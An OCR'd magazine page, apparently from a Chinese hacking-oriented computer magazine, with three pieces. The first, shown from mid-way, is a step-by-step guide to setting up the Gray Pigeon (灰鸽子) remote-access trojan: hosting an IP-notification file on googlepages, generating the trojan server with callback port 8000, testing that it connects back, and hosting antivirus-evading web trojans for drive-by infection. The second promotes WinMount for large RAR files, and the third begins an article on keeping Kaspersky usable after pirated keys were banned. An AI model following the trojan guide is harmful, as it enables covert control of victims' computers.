


图5




图6

googlepages。打开googlepages官方网站http://pages.google.com/，输入帐户和密码后按下回车就会进入googlepages了，如图2。单击上图右面的“uplaod”来上传我们已经准备好的ip.htm文件，上传成功后如图3所示。单击图3右面的ip.htm，我们可以来查看ip.htm的网络路径（旁边的垃圾桶即删除该文件），如图4，路径即http://popdog1412.googlepages.com/ip.htm。

打开灰鸽子，点击菜单栏的“文件”－－“配置服务程序”来对服务端进行配置，如图5。

注意，在IP通知里要输入我们的IP地址。HTM的网络路径也就是http://popdog1412.googlepages.com/ip.htm。而上线端口要和ip.htm里的端口一致，此处为8000，其它的配置信息就没什么不一样了。单击“生成服务器”，稍等一会儿就会提示生成服务端成功了！再点击菜单栏的“设置”－－“系统设置”来设置一下自动上线的端口，如图6。现在我们使用本机来测试一下看能否上线，双击一下生成后的灰鸽子服务端，激动的时刻到了，成功上线，如图7。




图7

如果需要更新IP的话只要依照上面的方法删除以前的ip.htm，然后在建立一个新的ip.htm，把里面的IP修改一下即可！另外，如果我们是在内网中使用灰鸽子的话，还需要映射一下上线的8000端口。简单的利用googlepages的上传，我们也可以把HTM的免杀网页木马上传上去，用来挂马！对于googlepages这样一个既长久又稳定的空间，大家还等什么呢？

WinMount来快速打开超大的RAR文件

文章难易度：★★
文章阅读点：如何使用WinMount快速的打开超大的压缩文件

Melody

这天下载了两个教程文档，一个JAVA教程，一个VC教程，由于是非常完整的版本，所以也是相当大（图1）。




图1

看的时候慢死了，而且我的硬盘也没有那么大的空闲空间（因为对于压缩文件我都是解压出来使用，压缩包不舍得丢，害怕文件感染了病毒后找不到了）。于是，我就使用了下面的这个小东西－－WinMount。使用它可以瞬间打开一个压缩包，无论这个压缩包里有多少文件，都能瞬间打开。

我们再次打开这个java.rar（图2），点击MOUNT或者双击你想打开的文件夹（这与在winrar中打开是一样的），就可以听到嘟嘟一声，弹出了一个新的磁盘（图3），在这个磁盘里就是这个rar中的内容了。这时候就可以和浏览普通文件一样进行浏览了，看完后就可以随手关闭，也不必害怕关闭以后重新打开时那漫长的解压时间。

怎么样？是不是很爽？另外我们看到winrar的新漏洞是不是有点怕怕呢？估计有很多人都在使用老版本的rar，因为那些老版本的rar有很多不需要序列号，或者是满世界乱飞的序列号。但是有没有想过，一不小心……现在有了它，小菜们就不必再过那种担惊受怕的日子了！

（本文所涉及到的WinMount已收录到光盘中）




图2




图3

合法使用卡巴斯基的文件扫描功能

s7lx

想当年卡巴斯基大批量封杀盗版Key的时候，我们这些穷人是何等的可怜，我身边的朋友有不下20个都受到了影响。据我了解，大多数人对于卡巴斯基主要是使用它的文件扫描功能，至于主动防御那些功能鉴于其严重影响系统的运行速度，包括我在内的大多数人都将它关闭了，除非是在运行一个自己心里没底的文件时才会打开它。说了半天的废话，我们来看看究竟如何实现长久的使用卡巴斯基而不被封。




图1

